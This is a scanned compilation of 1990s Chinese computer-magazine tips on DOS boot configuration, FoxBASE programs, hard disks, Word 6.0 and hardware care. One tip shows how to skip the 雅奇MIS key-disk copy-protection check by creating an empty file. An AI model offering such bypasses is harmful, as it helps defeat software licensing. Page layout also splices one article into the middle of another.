经过以上处理之后即在硬盘上划分出了多个可引导操作系统的基本DOS分区，当需要启动哪个操作系统时，通过FDISK把相应的分区置为活动分区再重新开机即可；各个分区也按分区秩序占用逻辑驱动器号，其中被引导的分区固定为C盘，其它则按分区顺序为D E F等，如果系统中有光盘驱动器CD-ROM，则光盘驱动器号会随之向后排列，如果逻辑盘太多，需要在系统配置文件CONFIG.SYS中加入：LASTDRIVE＝number其中number视情况可为G、H、I等。上述分区方法的优点是操作简单，适用性强，并且当从任一分区中引导操作系统时，可同时对其它分区内的数据进行操作（引导DOS3.3时除外)，就和使用扩展分区中的逻辑盘效果一样，实现了不同操作系统下的数据共享。但有两点需要注意，第一当从不同的分区引导系统时，各个分区的逻辑盘号是不固定的，在对其它分区进行操作时，一定要确认分区内容，以避免数据丢失或破坏；另外也要考虑不同操作系统之间的兼容问题，比如一般不要在DOS6.2下对WINDOWS95的长文件名文件进行操作，这样会破坏WINDOWS95的长文件名特征，造成磁盘目录表的混乱等现象。有经验的用户也可通过对硬盘主引导程序的修改实现开机自由选择需要引导的操作系统，这样将使一机多用的功能更为完善。

（辽宁　金凤霞）

软件玩家 ABC

俗话说:三分硬,七分软。的确,玩过电脑的人都知道,软件是电脑不可缺少的组成部分。可是软件的使用也有它的学问,只是看你是否留意。笔者在使用电脑的过程中,积累了一点微不足道的经验技巧,可能是别人早已发现了的,尽管这样,还是迫不急待地想把它们与广大电脑爱好者共同分享,如果有某些遗误疏漏,欢迎批评指正。

轻轻松松背单词

《轻轻松松背单词》是我们早已熟悉的英语单词CAI,该软件从2.X版一直发展到现在的3.3版。特别是从3.0版以来,一改原来版本的用户界面,全部变成类Windows界面,并成功地引入了自我激励机制,功能相当完备,可谓目前国产CAI的佼佼者。然而该软件本身也存在某些不完善之处。

细心的用户可能已经发现,《轻轻松松背单词》(以下简称《单词》)在CPU不同的计算机上"单词初记"的速度也不同。这是由于该软件设计时是为386DX考虑设计的,故在比386DX快的计算机上'单词初记'的速度也就快,以至于在PENTIUM上无法使用(因为在初记时根本无法看清单词的内容,只是一闪而过)。解决这个问题有如下几个办法:

①如果是486的CPU,只需按一下主机上的"TURBO'键使'TURBO'灯熄灭即可。②如果手头有Game Buster,则运行《单词》后快速双击'CTRL'键激活Game Buster,在"Other Option"中选"Game Speed",按住'←'键,直至速度为'-9'时退出。这种方法对改变速度的效果不十分明显。

③如果您手头既没有Game Buster,主机上又没有'TURBO'键,但若是COMPAQ机,可以用随机带的软件"MODE"命令调速。该程序在C:\CPQDOS里,您只要打入"MODE SPEED=FAST'即可。此时一台PENTIUM机仿佛就成了一台386SX,运行《单词》也没有问题。如想复原,打入"MODE SPEED=HIGH'即可(DOS里的'MODE '无此功能)。该命令在其他非COMPAQ机上是否有效笔者尚未试过。

④若以上方法都不行,那只有借助于"BREAK"键,也可用'↓''↑'键暂停、暂停后记时不停。

笔者的《单词》版本为3.0。

解压卡的噪音问题

最近新添置了一块解压卡(BluePoint Winbond MPEG Card VCD 2.0)。画面等均正常,唯独在播放的时候随机出现"滴滴"声,十分影响效果。据笔者了解,这个问题并不是出现在某一台计算机或某一种解压卡上,有许多解压卡都存在这个问题。有人认为是声卡造成的,可是经过仔细检查,并不是声卡的问题。笔者到目前仍未找到问题的根本,只是发现了一个窍门来解决这个问题。首先需要有一套Xing解压软件,进入Windows后,执行Xing,当出现Xing的控制面板的时候(不要退出Xing),击Windows"文件"菜单中的'退出Windows'。返回DOS后再起动Windows和解压卡播放软件,"滴滴'声即消失。

笔者Xing的版本为1.1。

雅奇MIS的仿真起动

《雅奇MIS》是一套通用管理信息系统生成器,使用它可以随心所欲地生成基于FOXPRO的应用程序,生成的程序不仅界面华丽,而且功能繁多,更为重要的是,用它设计程序不需要任何手工编程,完全是系统自动生成,即便你对数据库一窍不通也能通过它的菜单命令搞出不错的应用系统。其最新版本6.2版,为了防止盗版,对系统#1盘进行了加密,每次起动必需插入KEY盘,否则拒绝执行。可是如果这样的话,每次起动不仅对KEY盘有严重的磨损,而且浪费时间,因此有必要屏蔽掉其KEY盘检查模块。方法很简单,因为《雅奇MIS》在起动时检查是否有YQSYX.LBY文件,若有,则跳过KEY盘检查。因此,只要建立一个长度为1的YQSYX.LBY文件即可。具体方法是:

```
C:\YQPRO>COPY CON YQSYX.LBY
^Z
        1 File(s) Copied
```

经过此番处理后对软件的主要功能没有任何影响,唯一失去的是退出《雅奇MIS》时的试运行功能,这一功能可以在退出后手工完成。另外,如果偶尔某次又需要KEY盘了,请再按照上述步骤处理。

注意:该方法只适用于《雅奇MIS》的正版用户,否则将为非法!

显示卡的驱动程序

如今,随着科技水平的提高,计算机领域更是飞速

如何让程序中的汉字飞起来

一般的数据库管理程序结构显示比较单调，让程序中的汉字飞起来能给人以动态感和新鲜感。若在“飞字”程序前运行一个音乐程序，更能增加程序的趣味性，本人用 Foxbase + 2.10 设计一个“飞字”程序，现奉献给大家，希望你们能喜欢。

程序清单如下：

```
飞字.prg
set talk off
set color to 2/1,r
set device to screen
@ 24,0
aa = ' '
clear
rc = 60
accept '请输入汉字:' to hz
clear
hz = '&hz'
ii = 0
jg = 3
lin = 11
do a:fz with rc,hz,ii,lin,jg
@ 11,79 get aa
read
fz.prg
para rc,hz,ii,lin,jg
ll = len(hz)
rb = ii
num = 1
do while num < 31
ii = rb
bb = subs(hz,num,2)
do while ii < = rc
@ lin,77 - ii say bb
@ lin,79 - ii say space(2)
ii = ii + 1
enddo
num = num + 2
rc = rc - jg
enddo
return
```

（云南赵新武）

发展，现在几乎所有的 PENTIUM 机都装上了 PCI 总线，于是便带来了 PCI 图形加速卡(真彩卡)的广泛流行。可是真彩卡的驱动程序却存在着不少的问题。

高档真彩卡的分辨率可以从 640×480 一直达到 1280×1024 甚至 1600×1200。就拿 800×600 这个分辨率来说吧，在 Windows 下 14″显示器(Small Font)显示出来的字几乎比笔记本机的还要小，更不用说 1280×1024 了。可是换用“Large Font”后，却连 Windows 也无法起动了。

问题的原因是真彩卡驱动程序盘没有提供‘Large Font’字库。这时可以进入 Windows 的 SETUP，选用一种 Windows 提供的支持 640×480 以上分辨率并带“Large Font”的显示卡。如 Trident 800×600 - 256c Large Font 或 Trident 1024×768 - 256c Large Font 等。此时‘Large Font’字库已经被拷到 Windows 系统目录里来了，然后再换用真彩卡的驱动程序即可得到美观的大字显示了。

Xing MPEG Player 的优化

这个问题许多朋友早已探讨过，这里只想说说别人没说过的问题。

①内存问题

如果您的计算机内存为 4 - 8M，则应去掉 SMARTDRV 或 SMARTCD 等磁盘高速缓存程序，否则在使用 Xing 时速度要明显减慢；而如果您的计算机内存为 16M 或更高，则大可不必为高速缓存而担心，有了它们，播放 VCD 时反而每秒还会多放 1 - 2 帧。

②显示设置

经测试，在 Windows 下使用 Xing 的最佳显示设置为 640×480 32K 色。在播放时窗口的大小也影响着播放的速度。一般来说，1x 大小的窗口播放速度最快，但该窗口大约只有 $10\times8cm^2$ 大小，不易观看；而全屏幕播放虽然看起来比较舒服，但播放的速度只有 1x 窗口的一半，即便是 PENTIUM 机也有丢帧现象。因此窗口的大小应根据您的需要选择最佳设置。

③显示卡的选择

显示卡一定要选择 PCI 总线的，S3 968 带有解压芯片，故软解压效果不错。此外，应尽量选择带有 Windows 图形加速的显示卡，这不但有利于播放 VCD，而且在 Windows 下的一切工作也可得到高速的显示。

④几点建议

众所周知，计算机在买来时就带有显示卡，是 S3 固然不错，但若是其他品牌的，也没有必要拨掉原有的显示卡再去换上 S3。因为原有的显示卡并不一定比 S3 差，况且一块高档的显示卡至少得 1000 元左右。就目前的版本而言，Xing 的解压效果并不十分理想，在全屏幕播放时画面十分粗糙，播放电影时缺乏立体声，且功能不够完善。如果真想看 VCD 的话，笔者建议还不如去买一块解压卡。现在支持 VCD 2.0 的解压卡只有 500 元左右，而且画面清晰，功能完备。特别是播放电影的时候，即便你不看屏幕，光听声音，也能感知子弹从你脑后飞来！真可谓物超所值。

作为一名电脑玩家，拿到一个好软件时真能让人废寝忘食，对软件的使用经验和技巧更为感兴趣。但愿本文泛泛的内容能够对您有所帮助，哪怕只是一点，这也正是笔者所期望的！

（黑龙江　安达　戴志康）

轻巧编辑多重配置的启动文件

给微机编一个多重配置的启动文件是初学者很希望的事,但苦于不会编,看书也很难看得知其然又知其所以然。笔者为使自己的电脑也具有多重系统配置摸索了很长时间。在这里,笔者以初学者的思路来告诉初学者,想必初学的朋友一看就会。

先编多重配置的 config.sys 文件。假使机器的原 config.sys 文件是:(后面中文为解释)

DEVICE=C:\DOS\HIMEM.SYS (加载扩充内存访问管理程序)

DEVICE=C:\DOS\EMM386.EXE RAM(加载扩展内存管理程序)

BUFFERS=30,4(设置缓冲区,依内存大小而定,一般设为 30)

FILES=30(设置允许同时打开的文件指针的最大数)

DOS=UMB,HIGH(将 DOS 加载到上位内存或高端内存)

FCBS=4,0(设定可以在同一时刻被 FCB 打开的文件数)

DEVICEHIGH/L:1,13920=C:\ECS\ECSCDAT.SYS/D:ECSCD001(加载光驱的驱动程序)

SHELL=C:\DOS\COMMAND.COM C:\DOS\/P(指定 DOS 外壳)

STACKS=9,256(设置堆栈数)

下面以这个 config.sys 文件为基础,编辑一个多重配置的 config.sys 文件。基本思路是先编一个菜单,菜单的项目根据你需要而定,然后再根据各个项目需要的配置逐项编配(简便的方法是以原 config.sys 文件为基础,整段整句进行择编),基本格式是菜单名下面为菜单项,每一内容为一行,段与段之间空一行。为了让初学者更为明了,本例采用常用的几个系统作为例子。(后面中文为解释)

[menu][菜单]

menuitem DOS,The configuration for DOS 菜单项名 DOS,为 DOS 配置

menuitem Win,The configuration for WINDOWS 菜单项名 WIN,为 WINDOWS 配置

menuitem UCDOS,The configuration for UCDOS 菜单项名 UCDOS,为 UCDOS 配置

submenu YX,Da,Xiao,The configuration for YX 子菜单名游戏,大,小,为游戏配置

menudefault Win,10 默认菜单 Win,等待时间 10 秒(自定)

空一行

[common][公用命令]

BUFFERS=30,4

FILES=30

FCBS=4,0

SHELL=C:\DOS\COMMAND.COM C:\DOS\/P

STACKS=9,256

空一行

[DOS]使用 DOS 的配置

DEVICE=C:\DOS\HIMEM.SYS

DEVICE=C:\DOS\EMM386.EXE RAM(DOS 须使用扩展内存管理,故设 REM)

DEVICEHIGH/L:1,13920=C:\ECS\ECSCDAT.SYS/D:ECSCD001(加载光驱)

[Win]使用 Windows 的配置

DEVICE=C:\DOS\HIMEM.SYS

DEVICE=C:\DOS\EMM386.EXE noems(因为 Windows 可直接使用扩展内存,故设 noems)

DEVICEHIGH/L:1,13920=C:\ECS\ECSCDAT.SYS/D:ECSCD001(加载光驱)

[UCDOS](使用 UCDOS 的配置,由于 UCDOS 可以自己配置内存环境,故可设可不设)

(空一行)

[YX]游戏下面还有子菜单

menuitem Da,The configuration for DA YX 子菜单项名 Da,为大游戏配置

menuitem Xiao,The configuration for Xiao yx 子菜单项名 Xiao,为小游戏配置

menudefault Xiao,8 默认子菜单,Xiao,等待 8 秒

[Da]为大游戏配置

DEVICE=C:\DOS\HIMEM.SYS

DEVICEHIGH/L:1,13920=C:\ECS\ECSCDAT.SYS/D:ECSCD001

空一行

[Xiao]为小游戏配置

DEVICE=C:\DOS\HIMEM.SYS

DEVICE=C:\DOS\EMM386.EXE RAM

DEVICEHIGH/L:1,13920=C:\ECS\ECSCDAT.SYS/D:ECSCD001(完)

由上可知,多重配置的 config.sys 实际就是多个

config.sys 并列在一起，而这些 config.sys 实际上是由一个 config.sys 演变出来的，且又是紧紧围绕如何使用内存进行配置的。只不过前面编了一个可选的菜单,而后面的则是为了少用文字,将各项的共同部分提了出来作为一小段共同命令，其他略有不同的才做了分别编配。须注意的是,“菜单”和“菜单项”必须用固定语句 [menu] 和“menuitem”,公共命令也须用固定语句[common],否则机器会不认识。菜单项名字可以自取，以直观为好,须用方括符括上。内存使用尚有很多说道,须待有一定的基础后才能更好地运用,不在此文讨论之列。

接下来再编辑与之相应的 Autoexec.bat 文件,假如机器的原 Autoexec.bat 文件是:

@ECHO OFF(加载过程显示开关)
C:\WINDOWS\ESSCFG.EXE /I:7 /D:1(载入声卡驱动程序)
C:\WINDOWS\ESSVOL.EXE/V:8 /L:8 /W:8 /M:0 /C:8 /S:8(装入鼠标)(载入音响图形界面)
LH C:\DOS\AMOUSE\AMOUSE /2
LH /L: 0; 1,46992 /S C:\WINDOWS\SMARTDRV.EXE 1024 512 /Q(装入加速磁盘驱动程序)
LH /L: 1,36224 C:\ECS\MSCDEX/ V /D: ECSCD001 /M:10(装入光驱驱动程序)
PROMPT pg(设定系统提示符)
PATH C:\DOS;C:\WINDOWS;C:\UCDOS;C:\YLDICT(指定查找文件的路径及次序)
SET TEMP=C:\TEMP(指定临时文件放置的位置)

下面以这个 Autoexec.bat 文件为基础，编一个与 config. sys 相对应的多重 Autoexec.bat 文件。(第一段依然为共同内容)

@ECHO OFF
PROMPT pg
PATH C:\DOS;C:\WINDOWS;C:\WIN31;C:\UCDOS;C:\YLDICT
SET TEMP=C:\TEMP
GOTO %CONFIG% (此句为固定语句，意为转到 config.sys 对应的:项上)
:DOS(如果选择了 DOS,:DOS 加载的内容如下。注意前面的冒号:一定不能忽略)
C:\WINDOWS\ESSCFG.EXE /I:7 /D:1
C:\WINDOWS\ESSVOL.EXE /V:8 /L:8 /W:8 /M:0 /C:8 /S:8
LH C:\DOS\AMOUSE\AMOUSE/2
LH /L:0;1,146992 /S C:\DOS\SMARTDRV.EXE 2048 512/Q
GOTO END(此句也为固定语句,意为运行到此结束)
:Win(同上)
C:\WINDOWS\ESSCFG.EXE /I:7 /D:1
C:\WINDOWS\ESSVOL.EXE /V:8 /L:8 /W:8 /M:0 /C:8 /S:8
rem /L:O;1,146992 /S C:\WINDOWS\SMARTDRV.EXE 1024 512/Q
LH /L: 1,36224 C:\ECS\MSCDEX /V /D: ECSCD001 /M:10
GOTO END(此句也为固定语句,即运行到此结束)
: UCDOS(如果选择进入 UCDOS，即执行: UCDOS 的内容)
LH C:\DOS\AMOUSE\AMOUSE /2
Call UCDOS(呼出 UCDOS 批处理命令)
GOTO END
:Da(如果希望玩大游戏,选择 YX 后再选择此即可)
C:\WINDOWS\ESSCFG.EXE /I:7 /D:1
C:\WINDOWS\ESSVOL.EXE /V:8 /L:8 /W:8 /M:0 /C:8 /S:8
LH /L: 1,36224 C:\ECS\MSCDEX /V /D: ECSCD001 /M:10
LH C:\DOS\AMOUSE\AMOUSE /2
GOTO END
空一行
:Xiao(如果只是玩小游戏,选择 YX 后再选择此即可)
C:\WINDOWS\ESSCFG.EXE /I:7 /D:1
C:\WINDOWS\ESSVOL.EXE /V:8 /L:8 /W:8 /M:0 /C:8 /S:8
LH /L: 1,36224 C:\ECS\MSCDEX /V /D: ECSCD001 /M:10
LH /L:O;1,146992 /S C:\DOS\SMARTDRV.EXE 1024/Q
LH C:\DOS\AMOUSE\AMOUSE /2
GOTO END
:END(此句也为固定语句，即到此全部结束)

由此可见，多重配置的 config.sys 和 Autoexec.bat 是一一对应的，只要明白了其中几个固定语句的意义以及基本格式就很容易编配这两个文件。文件编好后重新启动机器,会出现 4 个菜单供你选择,机器同时以 10 秒为限倒计时,倘若你 10 秒钟未作出选择,机器将自动进入到默认的系统中。(此例默认为 Windows)

1.The configuration for DOS
2.The configuration for WINDOWS
3.The configuration for UCDOS
4.The configuration for YX
menudefault Win,10

上例配置较为简单,主要是授以原则和方法,也可以把其作为一个公式。待你对内存管理和文件运行的环境有了一定的运用能力后，还可以编配得更精细一些。

(辽宁　段宇)

大容量硬盘的使用

由于在计算机上运行的软件越来越庞大，硬盘空间显得日益紧张。用户现在都趋向于购买 1G 以上的大容量硬盘。下面的问题你可能碰到：

一、微机主板的 BIOS 不支持 528M 以上的大容量硬盘怎么办

如果你计算机主板上的 BIOS 是 94 年 6 月以前的产品，那它就可能不接受 528MB 以上的大容量硬盘。对此有两种对策：

1. 购买新的硬盘控制卡或升级更换 BIOS。

2. 使用硬盘管理软件。

第一种方法要增加投资，另外还有一些技术性的问题要处理。第二种方法不需要额外开销，且简便易行，兹介绍如下。

通常在你购买如 Seagate、Maxtor 等牌号的大容量硬盘时，生产厂家已在硬盘中预装了一个免费的硬盘管理软件。现以 Seagate 硬盘为例说明它的用法。在新盘上厂家事先开辟了一个 20M 的空间，存放着一组软件，你需要按照如下步骤把它们取出来使用。

1. 关闭计算机电源，打开机箱盖，固定好硬盘并正确连线，如果采用双硬盘，还需按说明书弄好主、从盘的跳线。

2. 检查无误后，开机后按 <Del> 键（有的机器按 F10 或其它键）进入 CMOS SETUP 程序。

3. 找到硬盘参数设置一栏，改 Cylinders 为 615，Heads 为 4，Sector 为 17（即设硬盘类型 Drive - type 2），存储并退出 Setup。

4. 立即插入 DOS 系统盘到 A 驱并引导机器。

5. 在 A > 后键入 format a:/s，回车，取出系统盘，插入一张新盘制成可引导盘。

6. 格式化完成后用该盘重新引导机器。

7. 键入新硬盘的盘符（如 C: 或 D:），回车。

8. 用 DIR 命令查看，该盘上有 SEAMOVE.EXE 及其它一些文件。键入 SEAMOVE，回车。这一过程将从硬盘传送文件到软盘上，当传送完成时，将删除硬盘分区及文件。

9. 用此盘引导机器，出现 A > 提示符后键入 DM，回车。出现图形后，回车两次。

10. 屏幕出现安装选择菜单时，可选（E）asy Disk Installation，硬盘自动分为五个逻辑盘。如果想自行确定分区数量和大小，可选（A）dvanced DiskInstallation。

11. 硬盘类型参数将出现在屏幕上，如果你有两只硬盘，则出现两套参数。选择你要安装的那个硬盘，回车（如果你在 10 中选了 A，需用手工依次输入各盘的容量）。DM 将对它分区并格式化，如果是 C 盘，则成为可引导盘。

如果没有显示硬盘参数，退出 DM，关机后检查电缆联接和跳线设置，再试。

说明：如果你的 BIOS 不接受大硬盘的全部容量，DM 会使用一个 DDO（DynamicDrive Overlay）软件驱动方式使你的机器接受硬盘的全部容量。如果使用了 DDO，每次引导机器时，会出现一个蓝色的标题框，否则机器将不认你的硬盘。开机时 A 驱应为空。

如果想用软盘引导机器，按下列步骤：

1. 在 A 驱为空的情况下开机。

2. 出现蓝色标题框时，立刻按下空格键，你有大约两秒钟的机会。

3. 插入引导盘并按空格键。

（抚顺　刘波平）

复活 Compaq 打印口　合理利用废旧卡

大家知道的 90 年代初期的双频单显，目前恐怕已无人问津，包括双频单显卡市面上也少有所见，然而这不起眼的单显卡却是修理 Compaq 机打印口的一个很好的代用品。Compaq 机由于使用不当引起打印口烧坏后，不能打印输出，而 Compaq 机的打印口直接装在主机板上，修理方法种种，这里介绍一种更简便的方法：取一块廉价的单显卡（因其上含有打印口），在主机板上任选一插槽即可。开机后，由于地址发生变化，按 F10 键进入 Setup 重新设置，选择某一语种后（例：选择英语）选 F4 = Configure 项，进入 Change Configuration 菜单后再选择 Paraller Interface，将原来的 Lpt1，IRQ7 选项改为 disabled，然后保存。退出 Setup 即大功告成。

同理利用 IDE 卡也可作上述修理代用品，不同的是打印口变为了 Lpt2，实在是花钱不多，方便可行。

（武汉　方建华）

中文 *WORD6.0* 的高级使用技巧

一、复杂的、不规则的表格制作

我们知道，WORD 的表格线，实质上是边框线的虚、实组合。因此，不规则的表格制作，就是合并、拆分单元格，消除、加上边框线的过程。由于 WORD6.0 具有页面视图的功能（即图形模式），因此添加图形极为方便，表格上加斜线已不再是问题。但要美观、实用，既符合中国人特殊的审美观，又要满足印刷出版的专业要求，则制表时必须采用特殊的技巧。见以下这个表格。

表 1

项目 内容				
		后端		
前端				

在表 1 中，“前端”、“后端”、“内容”、“项目”等字符已突破单元格的高度限制，正好处于两格的中间或适当的位置，且字符的大小不再影响相邻单元格的高度。其效果明显优于常规的表 2。

表 2

项目 内容				
		后端		
前端				

要实现表 1 的效果，可采取如下的操作步骤：

1. 作好空白的表格待用，把编辑模式置于“页面视图”，选择“绘图”按钮，屏幕下方出现一排绘图功能按钮。

2. 将整个空白表格选定，选择右下角的“插入图文框”按钮，则整个表格已被图文框包围。由于在“图文框”中再插入“图文框”已变成“图形”上加“图形”的模式，因此整个表格已变成一个图形，我们可在任意的位置插入新的图文框（包括表格线上）。

3. 在插入的图文框中添加字符后，调整图文框及其内容的大小和位置，再选定该图文框，利用常规的去掉边框线的操作（格式－边框和底纹－无）方法，就可获得令人满意的版面效果。用此法，可在表格中插入较大的图形或制作任意复杂的表格。

二、在图形中插入艺术字形

WORD6.0 有 83 幅 WMF 格式矢量图。充分利用这些图形，可以作出一些有特色和个人风格的作品，如图 1。



图 1


由本文“一”可知如下原理：我们可把某个对象变成图文框内容，再插入新的图文框，则位置不再受行的约束，实质上已变成了平面组合。

一般我们在图形中只能插入平行的文字，要想插入艺术字形，就必须先把图形定义成图文框，然后再插入图文框，把艺术汉字剪贴进来，最后形成较优美的版面效果。

利用这个原理举一反三，我们可以方便地调整 WORD 的任一版面（限于矩形）的位置、组合。形成一些有报版特色的较复杂的版面效果。

三、位图和矢量图的合成

我们知道，位图和矢量图存储原理完全不同，利用 WORD 功能强大的图形过滤器，可以方便地在 WORD 文档中插入 BMP、EPS、TIF、PCT 等位图，WORD 还提供了 WMF（图元文件）矢量图，利用本文所述的原理，我们就能直接在文档中合成图像（乐谱为背景，位图；指挥为前景，矢量图），并方便地加上文字说明，见图 2。



欢迎光临

图 2

（四川　李春）

计算机硬件使用经验点滴

计算机在使用过程中，往往会造成一些人为的故障,带来经济损失。因此在使用过程中应注意及时对硬件进行诊断，以避免不必要的经济损失。

一、电源风扇的故障

计算机的电源盒中有一个风扇，起到通风散热的作用，在微机工作时能够及时散发热量，防止局部温度升高损害零部件。有时风扇会出现故障，如线圈烧毁，扇叶卡死等，使风扇停止工作。如不及时发现就会使微机工作时温度升高，时间长了轻则烧毁电源，重则损坏机芯部件。另外有时风扇会由于轴承间隙过大，引起噪声过高，应及时更换风扇，万万不得中断风扇的使用。

二、键盘故障

微机键盘使用日久往往会出现漏电、按键卡死等故障，此故障应及时处理，否则在输入文件时将会键入一些错误的字符。处理时应把键盘用一个托架托起来，按键向下，打开键盘的后盖，用酒精清洗线路板及按键的触点，并把卡死的按键下面的弹片适当撬起，使之恢复原有的弹性。

三、软驱故障

计算机软驱故障大多数是由于软盘的使用不当引起的。另外，脏污或被划伤的软盘插入软驱时，也会划伤读写头，损坏软驱。

清洗磁头时一定要十分谨慎，长时间不用的软驱，可能在磁头上会有锈蚀，此时不可使用清洗盘，具体做法是打开机箱将清洗剂滴在磁头上，浸泡半小时后，用脱脂棉小心地擦拭干净。如果盲目地使用清洗盘势必导致软驱读写头的损伤，使软驱报废。

四、光驱的使用

光驱是近年来才开始兴起和被广泛使用的，光驱在使用过程中往往会由于使用劣质光盘而烧毁。光驱在工作时，读写头在光驱上部靠近光盘高速旋转搜索信息，劣质的光盘本身凹凸不平，当磁头遇到光盘凸出位置时就可能被撞偏，从而无法读得信号，光驱内智能部件将会指使光驱反复工作，导致局部温度升高而烧毁光驱。所以在选购光盘时一定要十分谨慎。另外经常用手推光驱盒也容易引起卡死等故障。

五、计算机内部部件分布要合理

每个计算机内部都给配套硬件留下插口，但是过多的插件将会影响机内的通风度，使机器工作时的热量不能及时散发出去，长时间的工作容易损坏机器。所以如果机箱内较窄小，在配接插件时，可以做适当的调整，将某件功能部件作为单独装置移到机箱外部，只要能够安好转换口和接口线即可。

六、打印机的使用

打印机是计算机的重要输出装置，打印机在使用时，一定要按照要求使用合格的打印纸，不能使用普通的纸张，因为普通纸张尽管从表面上看，厚度和弹性都没什么问题，但是由于其内部存在一些肉眼看不到的砂粒，会严重的磨损打印针，甚至导致打印针的折断。

打印针折断了最好不要更换，因为换上的针，无论从规格还是从质量、硬度上都跟原来的无法比拟，而且往往比原来的针要长。这样就会导致划伤色带及打印纸，甚至会卡死打印头，烧毁起动线圈，带来更大的经济损失。如果有少数几根打印针折断，我们可以使用工具软件如 mx，来检验打印头并放弃对断针的使用，只略微的降低打印速度，但并不影响打印物的美观。

七、防止静电对芯片的损害

计算机在工作的时候，显示器在高压的作用下会产生静电，加之机房的空气比较干燥，这就会使操作人员的手上和工作台以及其它部位带上静电，一旦触及芯片就可能将芯片烧毁。所以，必须设法将静电及时排除，最简便的方法就是工作前后用稍湿的抹布将工作台擦拭一遍，另外，机房地面所铺的地毯一定要带有排除静电的功能。防止由于拖鞋和地毯之间的磨擦生电，积累高压面损害机器。

另外，计算机在使用过程还会有很多的问题，我们要根据实际情况灵活处理，但最重要的是及时检查，及时发现问题，及时处理以防止故障的扩大。

(山东　刘良建)

灵活运用 FoxBASE 函数

我单位是一个综合性的档案管理部门，经常要处理大量的数据。由于一系列原因，数据存储格式要经常修改。如最近，要将主题词(字符型字段)中的所有“ ;”改成空格，例“科学技术 ;生产力 ;通知 ”要修改成“科学技术 生产力 通知 ”;将时间 (字符型字段) 原格式“19850231”改成“1985.2.31”。如用手工修改，耗时且易出错，灵活运用 FoxBASE 函数，容易解决。注意，根据格式和所编的程序，运行前需增加二字段的宽度，要修改结构。

巧妙运用 AT( )定位函数，寻找“ ;”在主题词中的位置，用循环的思想，找到后便替换。因此，须将主题词末尾加一个“ ;”，程序如下：

```
PUBLIC A，B，M，X，Y   &&此程序是修改主题词
use Archive
go top
DO WHILE .NOT. EOF( )
A =TRIM(主题词)
repl 主题词 with A + ";"
REPL
A =TRIM(主题词) + " "
X = A
Y = ""
B = 2
DO WHILE B< >0
B = AT(";",X)
M =SUBS(X,1,b - 1)
Y = Y + M + SPACE(2)
X = SUBS(X,B + 1)
ENDDO
REPL 主题词 WITH Y
SKIP
ENDDO
RETURN
```

巧妙运用 SUBSTR 截子串函数，将时间的年代、月、日分解成不同的表达式，再根据情况判断组合。程序如下：

```
PUBLIC A，B，C，D，E，M，N
&&此程序修改时间
use Archive.dbf
DO WHILE .NOT. EOF()
M =成文时间
A =SUBS(M,1,4)
B =SUBS(M,5,1)
C =SUBS(M,6,1)
D =SUBS(M,7,1)
E =SUBS(M,8,1)
N =VAL("D")
DO CASE
  CASE B = "0" .AND. D = "0"
    IF C = "0"
    REPL 成文时间 with A
    ELSE
    IF E = "0"
    REPL 成文时间 with A + " ."
+C
    ELSE
    REPL 成文时间 with A + " ."
+C + "." + E
    ENDIF
    ENDIF
  CASE B = "0" .AND. N < =3
    REPL 成文时间 with A + " ."
+C + "." + D + E
  CASE B = "1" .AND. D = "0"
    IF E = "0"
    REPL 成文时间 with A + " ."
+B + C
    ELSE
    REPL 成文时间 with A + " ."
+B + C + "." + E
    ENDIF
  CASE B = "1" .AND. N < =3
    REPL 成文时间 with A + " ."
+B + C + "." + D + E
  ENDCASE
  SKIP
ENDDO
RETURN
```

(重庆　陈杰光)

如何使磁头定时归位

所谓磁头归位就是将磁头移出数据区，然后再关机，以减少因磁头撞击盘片而造成数据损坏。磁盘所具有的实际磁道数要比使用的磁道数要多出几道，例如 :对于 305 柱面的 XT 硬盘来说，可以把磁头放在第 306 柱面上，然后再关机。离开机器时间稍长一点就应该让磁头归位。

如何使磁头归位呢？如果在振动的环境中工作，每当 PC 机不用时，应立即使磁头归位，即使计算机仍然开着，也应该如此。在这种情况下，如果你很健忘，那就应该使用应用盘中的 TIMEPARK 定时归位程序。该程序每隔几分钟就自动地使盘片上方的磁头归位。可用如下方法将该程序存放在 AUTOEXEC.BAT 文件中:

```
TIMEPARK 2
```

这样该程序每隔两分钟就可以使磁头归位一次。

使用 TIMEPARK 定时归位程序后，磁头的大部分时间处于归位状态，即使忙于输入时也是如此。如果电源存在干扰，则冲击 PC 机及硬盘驱动器的尖峰不会损坏数据，而且在需要时，TIMEPARK 可自动地命名磁头返回工作区。

在使用 TIMEPARK 程序之前，磁头 95%的时间处于第 0 磁道柱面上方附近。在使用 TIMEPARK 程序之后，磁头 95%的时间处于归位状态。

(河北　姚义曼)

用 VB 进行多媒体程序设计初步

VB(Visual Basic)具有很强的多媒体处理控制功能,VB的多媒体控制MCI(Media control interface)包括一套控制音频和视频设备但具有与设备无关的命令,用它来进行多媒体设计是很方便的。比如:你也许想拥有一个自己编写的CD播放器,那么利用VB的MCI只需写几行代码就可生成一个功能比较齐全的CD播放器。下面简单谈谈用VB的MCI进行多媒体设计的初步知识并给出一个非常简单的CD播放器的例子。

在使用MCI之前必须安装好多媒体设备如声卡、CD—ROM等以及这些设备的驱动程序,否则MCI将不听指挥。

一、MCI控制的安装

MCI控制在VB不同版本中的安装方法是不一样的。在VB 3.0专业版中,MCI控制文件为MCI.VBX,在VB 4.0中MCI控制文件为MCI16.OCX(16位)、MCI32.OCX(32位)。一般情况下MCI控制在启动VB之后并没有加入到工具箱中(TOOLBOX),需要自己动手安装它。

1.VB 3.0中MCI的安装。打开VB的FILE菜单,选择Add File项,从Windows\system目录下找到MCI.VBX,选择OK即可,这时你将发现TOOLBOX最后又多了一个工具,这就是MCI。如果你经常要用它,建议在VB目录下找到Autoload.mak文件,用字处理软件打开它,把MCI.VBX添加在其中,这样每次启动VB时就将其自动调入。

